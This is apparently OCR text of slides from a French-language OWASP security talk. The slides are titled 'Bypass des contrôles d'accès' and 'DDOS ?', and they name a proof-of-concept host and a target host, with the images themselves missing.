
OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



OWASP
The Open Web Application Security Project

DDOS ?


poc.ckers.fr

www.cible.com

OWASP
The Open Web Application Security Project

DDOS ?

